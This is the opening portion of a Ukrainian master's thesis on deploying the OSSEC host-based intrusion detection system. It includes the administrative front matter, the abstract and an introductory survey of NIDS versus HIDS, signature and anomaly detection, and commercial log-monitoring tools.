Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя
(повне найменування вищого навчального закладу)
Факультет комп'ютерно-інформаційних систем і програмної інженерії
(назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

магістр
(освітній рівень)

на тему: "Розгортання системи моніторингу безпеки кінцевих пристроїв на основі OSSEC"

Виконав: студент (ка)

Спеціальності:
125 «Кібербезпека та захист інформації»
(шифр і назва напряму підготовки, спеціальності)
Сюшко Антон Степанович
підпис (прізвище та ініціали)

Керівник Скарга-Бандурова І. С.
підпис (прізвище та ініціали)

Нормоконтроль Стадник М.А.
підпис (прізвище та ініціали)

Завідувач кафедри Загородна Н.В.
підпис (прізвище та ініціали)

Рецензент Пастух О.А.
підпис (прізвище та ініціали)

м. Тернопіль – 2025

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)

Кафедра кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В.
(підпис) (прізвище та ініціали)
«__» _____ 2025 р.

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Магістр
(назва освітнього ступеня)

за спеціальністю 125 Кібербезпека та захист інформації
(шифр і назва спеціальності)

Студенту Сюшко Антону Степановичу
(прізвище, ім'я, по батькові)

1. Тема роботи Розгортання системи моніторингу безпеки кінцевих пристроїв на основі OSSEC

Керівник роботи Скарга-Бандурова Інна Сергіївна, доктор технічних наук., професор кафедри КБ
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

Затверджені наказом ректора від « 24 » 11 2025 року № 4/7-1024

2. Термін подання студентом завершеної роботи 18.12.2025

3. Вихідні дані до роботи система моніторингу безпеки кінцевих пристроїв .

4. Зміст роботи (перелік питань, які потрібно розробити)
Аналіз систем захисту кінцевих пристроїв
Методи і підходи до виявлення вторгнень
Розгортання та дослідження роботи системи моніторингу

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)
Актуальність дослідження. Мета, об'єкт, предмет дослідження. Завдання дослідження.
Наукова новизна та практичне значення. Системи виявлення вторгнень.
HIDS з відкритим програмним кодом. Інструменти хостового моніторингу.
Сигнатурні методи та методи на основі аномалій для ідентифікації кіберзагроз.
Метод ведення лог-файлів. Розгортання моніторингової системи безпеки кінцевих пристроїв
Конфігурування агенту. Дослідження процесу моніторингу та реєстрації подій.
Висновки.

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Охорона праці	Осухівська Г.М., к.т.н., доцент		
Безпека в надзвичайних ситуаціях	Теслюк В.М., проректор з адміністративно-господарської роботи та будівництва		

7. Дата видачі завдання 19.09.2025 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	19.09 – 20.09	Виконано
2.	Підбір джерел для аналізу в галузі дослідження	21.09 – 28.09	Виконано
3.	Опрацювання джерел в галузі дослідження	29.09 – 03.10	Виконано
4.	Розгортання системи моніторингу безпеки кінцевих пристроїв на основі OSSEC	04.10 – 18.10	Виконано
5.	Дослідження роботи системи	19.10 – 29.10	Виконано
6.	Оформлення розділу «Аналіз систем захисту кінцевих пристров»	30.10 – 09.11	Виконано
7.	Оформлення розділу «Методи і підходи до виявлення вторгнень»	10.11 – 18.11	Виконано
8.	Оформлення розділу «Розгортання та дослідження роботи системи моніторингу»	19.11 – 29.11	Виконано
9.	Виконання завдання до підрозділу «Охорона праці та безпека в надзвичайних ситуаціях»	30.11 – 02.12	Виконано
10.	Оформлення кваліфікаційної роботи	03.12 – 07.12	Виконано
11.	Нормоконтроль	08.12 – 11.12	Виконано
12.	Ознайомлення з завданням до кваліфікаційної роботи	19.09 – 20.09	Виконано
13.	Перевірка на плагіат	12.12 – 14.12	Виконано
14.	Попередній захист кваліфікаційної роботи	20.12 – 15.12	Виконано
15.	Захист кваліфікаційної роботи	23.12.2025	

Студент _____ Сюшко А.С.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Скарга-Бандурова І. С.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Розгортання системи моніторингу безпеки кінцевих пристроїв на основі OSSEC // ОР «Магістр» // Сюшко Антон Степанович // Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБм-61 // Тернопіль, 2025 // С. 66, рис. – 38, табл. – – , кресл. – –, додат. – 1.

Ключові слова: OSSEC, HIDS, NIDS, IPS, SIGNATURE-BASED DETECTION, ANOMALITY-BASED DETECTION.

У кваліфікаційній роботі досліджено підходи до підвищення ефективності виявлення вторгнень у комп'ютерних системах шляхом застосування хост-орієнтованої системи моніторингу безпеки OSSEC. Актуальність теми зумовлена зростанням кількості кіберінцидентів, значна частина яких реалізується на рівні кінцевих пристроїв та потребує ефективного локального контролю подій безпеки.

Метою роботи є дослідження функціональних можливостей і практичне застосування OSSEC для підвищення ефективності виявлення вторгнень. Об'єктом дослідження є процеси виявлення вторгнень, предметом — методи та алгоритми хостового моніторингу.

В рамках дослідження проведено аналіз методів виявлення вторгнень, здійснено розгортання та налаштування OSSEC, а також реалізовано додаткові механізми моніторингу, зокрема контроль навантаження дискової підсистеми та виявлення ознак використання шкідливих експлойтів. Практичне значення роботи полягає у можливості використання запропонованих рішень для підвищення безпеки кінцевих пристроїв у реальних інформаційних середовищах та навчальному процесі.

ABSTRACT

Deployment of an Endpoint Security Monitoring System Based on OSSEC // Thesis of educational level "Master"// Anton Siushko // Ternopil Ivan Puluj National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Cybersecurity, group СБм-61 // Ternopil, 2025 // P. 66, figs. 38, tables – –, drawings – –, added. – 1.

Keywords: OSSEC, HIDS, NIDS, IPS, SIGNATURE-BASED DETECTION, ANOMALITY-BASED DETECTION.

The qualification work investigates approaches to improving the effectiveness of intrusion detection in computer systems through the application of the host-based security monitoring system OSSEC. The relevance of the topic is driven by the increasing number of cyber incidents, a significant portion of which occurs at the level of end devices and requires effective local monitoring of security events.

The aim of the work is to study the functional capabilities and practical application of OSSEC to enhance intrusion detection effectiveness. The object of research is the intrusion detection processes, and the subject is the methods and algorithms of host-based monitoring.

Within the framework of the study, an analysis of intrusion detection methods was conducted, OSSEC was deployed and configured, and additional monitoring mechanisms were implemented, including control of disk subsystem load and detection of signs of malicious exploit usage. The practical significance of the work lies in the possibility of applying the proposed solutions to improve the security of end devices in real information environments and in the educational process.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ 7
ВСТУП 8
РОЗДІЛ 1 АНАЛІЗ СИСТЕМ ЗАХИСТУ КІНЦЕВИХ ПРИСТРОЇВ 10
1.1 Аналіз систем виявлення вторгнень 10
1.2 Принципи функціонування хостових систем виявлення вторгнень 12
1.3 Аналіз рішень HIDS з відкритим програмним кодом 15
1.4 Аналіз інструментів хостового моніторингу 22
РОЗДІЛ 2 МЕТОДИ І ПІДХОДИ ДО ВИЯВЛЕННЯ ВТОРГНЕНЬ 27
2.1 Сигнатурні методи ідентифікації кіберзагроз 27
2.2 Підходи на основі аномалій до виявлення підозрілої активності 28
2.3 Роль методу ведення лог-файлів у забезпеченні безпеки 36
РОЗДІЛ 3 РОЗГОРТАННЯ ТА ДОСЛІДЖЕННЯ РОБОТИ СИСТЕМИ МОНІТОРИНГУ 39
3.1 Аналіз OSSEC 39
3.2 Інсталяція та початкове налаштування системи OSSEC 40
3.3 Підключення та конфігурування агенту на ОС Windows 45
3.4 Практичне дослідження процесу моніторингу та реєстрації подій 49
РОЗДІЛ 4 ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ 55
4.1 Заходи щодо експлуатації ЕОМ, які сприяють покращенню умов праці на підприємствах 55
4.2 Забезпечення безпеки в надзвичайних ситуаціях під час експлуатації ЕОМ 57
ВИСНОВКИ 60
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ 61
Додаток А Публікація 65

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

HIDS	—	Host-based Intrusion Detection System
NIDS	—	Network-based Intrusion Detection System
IPS	—	Intrusion Prevention System
SIEM	—	Security Information and Event Management
GUI	—	Graphical User Interface
OS	—	Operating System
HTTP	—	HyperText Transfer Protocol
APT	—	Advanced Persistent Threat
RDP	—	Remote Desktop Protocol

ВСТУП

Актуальність теми. Контекст кіберзагроз постійно ускладняється, а засоби та методи, що використовуються для здійснення атак, стають дедалі більш досконалими. Це призводить до збільшення кількості інцидентів інформаційної безпеки, включаючи витоки конфіденційних даних. Протягом останніх років численні організації та компанії різного масштабу зазнавали масштабних порушень безпеки. Наприклад, постраждали T-Mobile (близько 48 млн користувачів), Twitch (витік вихідного коду та внутрішньої інформації), Cash App (дані мільйонів клієнтів), а також великі гравці ринку, такі як Microsoft і Alibaba. Такі випадки демонструють, що жоден сектор, від телекомунікацій до фінансових технологій і розважальних платформ, не застрахований від кібератак. Згідно зі звітами, значна частина інцидентів здійснюється сторонніми зловмисниками, що підкреслює необхідність ефективного моніторингу та захисту даних [1].

За таких умов особливого значення набувають системи моніторингу безпеки кінцевих пристроїв, які є ключовим елементом захисту сучасних організацій. Вони дозволяють контролювати доступ до ресурсів, відстежувати підозрілу активність та своєчасно виявляти загрози. Оскільки зловмисні або аномальні дії можуть відбуватися безпосередньо на кінцевих пристроях, застосування хост-орієнтованих систем виявлення вторгнень (HIDS) є надзвичайно важливим для забезпечення комплексного підходу до інформаційної безпеки.

Мета і завдання дослідження. Метою кваліфікаційної роботи є підвищення ефективності виявлення вторгнень шляхом дослідження та практичного застосування системи моніторингу безпеки кінцевих пристроїв на основі OSSEC.

Для досягнення поставленої мети в роботі необхідно виконати такі завдання:

- провести аналіз типів систем виявлення вторгнень;
- провести аналіз існуючих систем виявлення вторгнень;
- провести аналіз інструментів хостового моніторингу;

- дослідити методи виявлення вторгнень;
- розгорнути систему безпеки кінцевих пристроїв на основі OSSEC.

Об’єкт дослідження - процеси виявлення вторгнень із використанням інструменту OSSEC.

Предмет дослідження - методи та алгоритми виявлення вторгнень у комп’ютерних системах.

Наукова новизна одержаних результатів кваліфікаційної роботи полягає у розробці та практичному тестуванні способу моніторингу параметрів, які не входять до стандартної конфігурації OSSEC, зокрема контролю навантаження дискової підсистеми та виявлення використання шкідливих експлойтів.

Практичне значення одержаних результатів полягає у можливості використання розгорнутої та налаштованої системи OSSEC для забезпечення безпеки кінцевих пристроїв у реальних інформаційних середовищах, а також у навчальному процесі.

Апробація результатів магістерської роботи. Основні результати проведених досліджень обговорювались на XIII Науково-технічній конференції «Інформаційні моделі, системи та технології» (м. Тернопіль, Україна).

Публікації. Основні результати кваліфікаційної роботи опубліковано у працях конференції (див. Додаток А).

РОЗДІЛ 1 АНАЛІЗ СИСТЕМ ЗАХИСТУ КІНЦЕВИХ ПРИСТРОЇВ

1.1 Аналіз систем виявлення вторгнень

Серед систем виявлення вторгнень виділяють два основні типи: мережево-орієнтовані (NIDS) та хост-орієнтовані (HIDS). NIDS здійснюють аналіз мережевого трафіку для виявлення атак, тоді як HIDS контролюють стан і поведінку окремих хостів через аналіз системних подій та журналів [2].

Мережеві системи виявлення вторгнень (NIDS) належать до ширшого класу систем виявлення вторгнень. На відміну від HIDS, мережеві системи виявлення вторгнень здійснюють аналіз даних у режимі реального часу, тоді як HIDS працюють переважно з журналами подій, збереженими в системі. Основною перевагою NIDS є оперативність реагування [10], оскільки аналіз мережевого трафіку дозволяє швидко ідентифікувати підозрілі дії. Водночас значна частина зловмисної активності проявляється лише внаслідок послідовності дій. Зловмисники можуть навмисно розподіляти шкідливі команди між окремими пакетами даних з метою маскування. Через те, що NIDS функціонує на рівні пакетів, його здатність виявляти атаки, реалізовані в межах кількох пакетів, є обмеженою [11].

NIDS використовує два основні методи виявлення [15]:

1) на основі аномалій;

2) на основі сигнатур.

Сигнатурні методи виявлення сформувалися на основі підходів, які традиційно застосовувалися в антивірусному програмному забезпеченні. У межах цього підходу система аналізу здійснює пошук характерних шаблонів у мережевому трафіку, зокрема визначених послідовностей байтів і типів пакетів, що типово асоціюються з відомими атаками [12].

Аномалійно-орієнтований підхід, своєю чергою, ґрунтується на порівнянні поточного стану мережевої активності з еталонною моделлю нормальної поведінки. Реалізація такого методу передбачає наявність етапу навчання, у межах якого формується профіль стандартної роботи системи. Типовим

прикладом застосування цього підходу є аналіз кількості невдалих спроб автентифікації: якщо декілька помилкових введень пароля вважаються припустимими, то велика кількість швидко змінюваних комбінацій може свідчити про атаку типу brute force. В умовах реальної експлуатації поведінкові моделі, що використовуються аномальними методами, зазвичай являють собою складні поєднання різноманітних подій [15].

В свою чергу, HIDS здійснює аналіз поведінкових характеристик на рівні окремого хосту, тобто кінцевого пристрою, зокрема відстежує використання програмного забезпечення, доступ до файлових ресурсів та інформацію, що фіксується в журналах ядра операційної системи. HIDS аналізує події після їх фіксації у файлах журналів, що зумовлює певну затримку у виявленні інцидентів. Проте такий підхід забезпечує можливість ідентифікації активності, яка відбувається одночасно в різних сегментах мережі. Наприклад, використання одного й того самого облікового запису для входу з географічно віддалених локацій, у яких відповідний співробітник фактично не працює, може свідчити про компрометацію облікових даних [12]. Усвідомлюючи роль журналів у викритті атак, зловмисники часто намагаються видаляти або змінювати лог-файли з метою приховування своєї діяльності. У зв’язку з цим забезпечення цілісності та захисту журналів подій є важливим складником функціонування систем HIDS. За своїм функціональним призначенням системи виявлення вторгнень на основі хосту частково відповідають концепції керування інформацією безпеки, реалізованій у SIEM-рішеннях [9]. SIEM поєднує можливості двох класів захисного програмного забезпечення: керування інформацією безпеки (Security Information Management, SIM) та керування подіями безпеки (Security Event Management, SEM).

Як мережеві, так і хост-орієнтовані системи виявлення вторгнень мають власні сильні сторони. Зокрема, NIDS характеризуються високою швидкістю реагування. Водночас для коректної роботи таким системам необхідно адаптуватися до типового мережевого трафіку з метою мінімізації кількості помилкових сповіщень. Особливо на початкових етапах експлуатації NIDS схильні фіксувати надмірну кількість інцидентів, інтерпретуючи легітимну

активність як потенційні атаки. З одного боку, надмірна фільтрація попереджень може призвести до пропуску реальних загроз, проте з іншого — надто чутлива система створює значне навантаження на адміністраторів через велику кількість хибних спрацювань. На відміну від цього, HIDS забезпечують менш оперативну реакцію, однак дозволяють отримати більш повну та точну картину дій зловмисника завдяки аналізу подій з різних джерел журналювання.

NIDS здійснюють контроль потоків даних між вузлами мережі, аналізуючи мережевий трафік на наявність аномальної поведінки. Такий підхід дає змогу виявити потенційного атакувальника ще до фактичної компрометації системи. У свою чергу, HIDS виконують роль додаткового рівня захисту, реагуючи на інциденти безпосередньо на рівні кінцевого пристрою після порушення безпеки. Для забезпечення комплексного захисту мережевої інфраструктури доцільно застосовувати підхід SIEM, який передбачає одночасне використання як NIDS, так і HIDS.

1.2 Принципи функціонування хостових систем виявлення вторгнень

Системи виявлення вторгнень на основі хосту (HIDS) концептуально можна порівняти з автономними системами відеоспостереження, що застосовуються для захисту приватного житла. У випадку несанкціонованого доступу такі системи фіксують інцидент і оперативно передають повідомлення користувачу в режимі реального часу. Аналогічно до цього, механізми виявлення вторгнень відіграють важливу роль у забезпеченні безпеки інформаційних систем, оскільки дозволяють реагувати на вразливості, притаманні будь-яким середовищам, де задіяний людський фактор. Навіть за умов упровадження суворих політик контролю доступу існує ймовірність їх обходу з боку зловмисників, зокрема шляхом застосування методів соціальної інженерії, що передбачають маніпуляцію користувачами з метою отримання їхніх облікових даних [3].

За наявності скомпрометованих облікових записів атакувальники можуть тривалий час залишатися в межах корпоративної інфраструктури, не привертаючи уваги служб безпеки. Подібні сценарії атак класифікуються як

розвинені сталі загрози APT. Одним із завдань систем виявлення вторгнень є ідентифікація саме таких типів атак. Контроль стану безпеки кінцевих вузлів у цьому контексті забезпечується за допомогою систем виявлення вторгнень на основі хосту HIDS.

Розглядаючи функціональні можливості HIDS, слід зазначити, що їхня робота переважно зосереджена на аналізі журналів подій операційної системи та прикладного програмного забезпечення. Метою такого аналізу є виявлення підозрілих відхилень і несанкціонованих змін відповідно до заздалегідь визначених правил і політик безпеки [4]. Узагальнену архітектуру системи виявлення вторгнень на основі хосту представлено на рисунку 1.1.



Рисунок 1.1 – Загальна схема HIDS

На відміну від систем запобігання вторгненням IPS, HIDS не здійснює активного блокування атак, оскільки IDS орієнтована на спостереження та аналіз, тоді як IPS виконує функції керування та реагування. Хоча HIDS можуть розгортатися на окремих мережевих пристроях, зокрема серверах або маршрутизаторах, їх можливості обмежені рівнем конкретного хосту і не охоплюють аналіз мережевого трафіку в цілому. На відміну від них, системи NIDS розміщуються в ключових точках мережевої інфраструктури та здійснюють моніторинг потоків даних. Крім того, HIDS не призначені для фільтрації вхідного або вихідного трафіку за правилами доступу, як це реалізується у міжмережевих екранах чи засобах контролю пропускної здатності.

HIDS не орієнтована безпосередньо на припинення атак, однак є ефективним засобом для виявлення широкого спектра загроз і передачі функцій реагування іншим компонентам системи безпеки.

Можливості HIDS:

1) Виявлення аномалій.
2) Виявлення сигнатурних атак.
3) Моніторинг трафіку на хості.
4) Контроль цілісності файлів.
5) Аналіз журналу.
6) Система оповіщення та тривог.

Робота інструментів HIDS насамперед орієнтована на аналіз журналів подій. Більшість програмних компонентів формують лог-записи, а їх збереження у файлах забезпечує можливість подальшого пошуку та виявлення потенційних ознак вторгнення. Водночас централізований збір усіх журнальних повідомлень супроводжується формуванням значного обсягу даних.

Упорядковане зберігання журналів спрощує ідентифікацію необхідних файлів залежно від програмного забезпечення та часових параметрів. Відповідно, початковим етапом ефективної обробки лог-даних є впровадження чіткої структури каталогів і стандартизованих схем іменування файлів на сервері журналювання.

Наступним етапом впровадження HIDS є автоматизоване виявлення. На цьому рівні система аналізує журнали з метою пошуку подій, які можуть свідчити про зловмисну активність. Цей механізм є основою функціонування HIDS, а критерії відбору відповідних записів визначаються політиками безпеки та наборами правил.

Системи виявлення вторгнень призначені для ідентифікації атак або порушень політик шляхом аналізу сигнатур відомих загроз. HIDS у режимі реального часу зіставляє поведінку процесів і трафік на рівні хосту з відповідними сигнатурами, а також може виявляти нетипові моделі використання ресурсів за допомогою методів аналізу аномалій. У разі виявлення відповідності система генерує сповіщення та інформує адміністратора [8, 9].

Більшість HIDS підтримують можливість створення користувацьких правил для формування сповіщень, однак вирішальне значення мають попередньо налаштовані набори правил, що акумулюють практичний досвід фахівців з інформаційної безпеки [4].

Ефективність HIDS безпосередньо залежить від якості політик безпеки, на яких ґрунтується її робота. Очікувати, що адміністратор зможе одночасно виконувати повсякденні завдання та відстежувати всі сучасні методи атак, є недоцільним, тому доцільніше покладатися на експертні рішення, інтегровані в інструменти HIDS [8].

1.3 Аналіз рішень HIDS з відкритим програмним кодом

1.3.1 SolarWinds

SolarWinds Security Event Manager (раніше відомий як Log & Event Manager) позиціонується виробником як високоефективний і відзначений нагородами інструмент SEM. Це рішення локального розгортання, яке забезпечує збір, консолідацію та аналіз журналів і подій з різноманітних джерел, включно з брандмауерами, IDS/IPS-системами, комутаторами, маршрутизаторами, серверами та операційними системами [10, 11].

Ключовими функціями програми є ідентифікація загроз, автоматизований аналіз інцидентів та відповідна реакція на них, а також формування звітів про відповідність IT-інфраструктури встановленим стандартам.

Особливості SolarWinds:

1) Інтегроване звітування про відповідність.

2) Автоматичне усунення загроз.

3) Криміналістичний аналіз подій.

4) Контроль цілісності файлів.

5) Моніторинг USB-пристроїв.

6) Пересилання необроблених журналів подій.

SEM перевершує функціональні можливості звичайних HIDS, завдяки інтеграції системи аналізу кіберзагроз, що дозволяє виявляти підозрілі дії в режимі реального часу та застосовувати відповідні заходи захисту як на окремому хості, так і в межах всієї мережі. На рисунку 1.2 представлено інтерфейс користувача SolarWinds SEM.



Рисунок 1.2 – Вебінтерфейс SEM

Система SEM здатна блокувати IP-адреси, змінювати рівні доступу користувачів, обмежувати роботу USB-пристроїв, завершувати процеси програм тощо. Крім того, вона підтримує підтвердження відповідності стандартам, таким

як HIPAA, PCI DSS, SOX та інші. Програма надає декілька готових шаблонів звітів, що значно спрощує проведення аудитів та забезпечення відповідності нормативним вимогам.

Однією з переваг SEM є її орієнтація на корпоративне середовище та широка сумісність з різними системами, а також зручне фільтрування журналів без необхідності освоювати спеціальні мови запитів. Десятки попередньо налаштованих шаблонів дозволяють адміністраторам швидко почати роботу з платформою з мінімальним налаштуванням або адаптацією. Функції історичного аналізу допомагають виявляти аномалії та незвичну активність у мережі.

1.3.2 Add-ons Papertrail

Papertrail — це інше програмне рішення того самого розробника SEM, яке виконує функції агрегатора журналів та забезпечує централізоване зберігання лог-файлів. На рисунку 1.3 представлено інтерфейс системи.



Рисунок 1.3 – Інтерфейс Papertrail

Papertrail підтримує обробку журналів подій операційної системи Windows, повідомлень Syslog, лог-файлів вебсервера Apache, повідомлень застосунків Ruby on Rails, а також сповіщень від маршрутизаторів і брандмауерів.

Повідомлення можуть переглядатися в режимі реального часу на інформаційній панелі під час їх надходження до журналів. Окрім функцій керування лог-файлами, інструмент містить засоби аналітичної обробки даних [15].

Особливості та переваги Papertrail:

1) працює як хмарний сервіс, що допомагає масштабувати формування журналів без інвестицій в додаткову інфраструктуру;

2) шифрування даних відбувається під час передачі, так і в пасивному стані;

3) використовує виявлення як на основі аномалій, так і на основі підпису для максимально ретельного моніторингу;

4) резервне копіювання та архівування виконується автоматично, оскільки є частиною послуги;

5) доступна демо-версія.

1.3.3 ManageEngine

ManageEngine Event Log Analyzer - аналізатор журналу подій, що містить спарені можливості HIDS та NIDS. Його інтерфейс зображено на рисунку 1.4.

